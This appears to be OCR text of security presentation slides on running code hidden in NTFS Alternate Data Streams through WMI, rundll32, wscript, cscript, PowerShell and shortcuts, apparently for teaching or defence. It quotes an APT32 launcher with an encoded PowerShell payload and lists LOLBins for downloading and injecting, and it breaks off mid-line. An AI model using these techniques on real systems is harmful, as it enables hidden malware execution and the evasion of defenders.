
Code Execution Technique 2

- Use WMI Win32_process Object Method “create”
- Full Path Required
- Can be done remotely with the “/node” parameter
- PowerShell



```
PS C:\demo> Invoke-WmiMethod -Class win32_process -Name create C:\demo\text.txt:payload.exe


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 22708
ReturnValue      : 0
PSComputerName   :
```


Host Name (or IP address):
Port: 22
Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial




```
C:\demo>wmic process call create "text.txt:payload.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 9;
};


C:\demo>wmic process call create "C:\demo\text.txt:payload.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 9144;
        ReturnValue = 0;
};
```

Code Execution Technique 3

- Rundll32



```
#include "stdafx.h"

extern "C" __declspec (dllexport) void __cdecl sayHello(HWND hwnd,
    HINSTANCE hinst,  LPTSTR lpCmdLine, int nCmdShow
)
{
    MessageBoxA(0, "Hello World", "From Say Hello", 0);
}

BOOL APIENTRY DllMain( HMODULE hModule,
    DWORD  ul_reason_for_call,LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBoxA(0, "Hello World", "From Process_Attach", 0);
        break;
    }
    return TRUE;
}
```




```
C:\demo
λ echo Hello > text.txt

C:\demo
λ type HelloDll.dll > text.txt:payload.dll

C:\demo
λ rundll32 text.txt:payload.dll,sayHello

C:\demo
λ
```

From Say Hello

Hello World


Code Execution Technique 4

- cscript.exe
- wscript.exe
- powershell.exe



```
C:\demo
λ echo WSH.Echo("Hello World"); > text.txt:payload.js

C:\demo
λ wscript text.txt:payload.js

C:\demo
λ cscript text.txt:payload.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Hello World
```


Hello World



```
C:\demo>echo Get-ChildItem > hi.txt:gci.ps1

C:\demo>powershell < hi.txt:gci.ps1
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\demo> Get-ChildItem

    Directory: C:\demo

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/7/2019   1:27 AM              6 hi.txt
```

Code Execution Technique 5

Create Shortcuts to Windows Binaries and pass ADS's as arguments




What item would you like to create a shortcut for?

This wizard helps you to create shortcuts to local or network programs, files, folders, computers, or Internet addresses.

Type the location of the item:

```
wmic process call create C:\demo\text.txt:payload.exe
```

Click Next to continue.



What item would you like to create a shortcut for?

This wizard helps you to create shortcuts to local or network programs, files, folders, computers, or Internet addresses.


Type the location of the item:

```
C:\WINDOWS\system32\cscript.exe text.txt:payload.js
```


Click Next to continue.

Code Execution Technique 5

Example of **APT 32** - ‘Cobalt Kitty’



```
wscript /Nologo /E:VBScript C:\ProgramData\Activator\scheduler\activator.ps1:log.txt
```



```
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass
rAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAQwA6AFwAUAByAG8AZwByAGEAbQBEAGEAdABhAFwATQBpAGMAcgBvAHMAbwBmAHQAXABTAG4AZAB
    objConfig, intProcessID)
```

Credit: Assaf Dahan - CyberReason

Other Windows Lolbins

- Supported ADS Execution:
  - Explorer.exe
  - Mshta.exe – Good for HTA files (VBA, Jscript)
  - Csc.exe – Good for C#
  - Certutil.exe – Downloading and Decoding Hex
  - Bitsadmin.exe – Downloading and executing
  - cs.exe – Installing ADS services
  - Mavinject.exe – Injecting Dlls
  - Extract.exe/Extrac32.exe
  - Esentutl.exe
  - Expand.exe
  - Forfiles.exe/Findfiles.exe
  - Makecab.exe
  - Reg.exe / RegEdit.exe
  - Print.exe
- For Dll Hijacking or leveraging unmanaged exports, reflective Dll's can be used. For example:
  - Control.exe
  - Rundll32.exe


Already covered:

- PowerShell
- Cscript, Wscript
- Wmic
- Cmd: dir, type, more
- Rundll32

https://lolbas-project.github.io/#/alternate%20data%20streams

Write your own program?


- .NET does not natively support Alternate Data Steams
- Richard Deeming’s Trinet.Core.IO.Ntfs .NET library
- Win32 API



```
static void printFile(string fileNamae)
{
    string fileName = @"C:\file.txt:Zone.Identifier";
    StreamReader sr = new StreamReader(fileName);

    string line = sr.ReadLine();
    while (line != null)
    {
        Console.WriteLine(fileName + "  " + line);
        line = sr.ReadLine();
    }
    sr.Close();
}
```

Exception Unhandled


System.NotSupportedException: 'The given path's format is not supported.'



```
<DllImport("kernel32.dll", CharSet:=CharSet.Unicode, EntryPoint:="CreateFileW")>
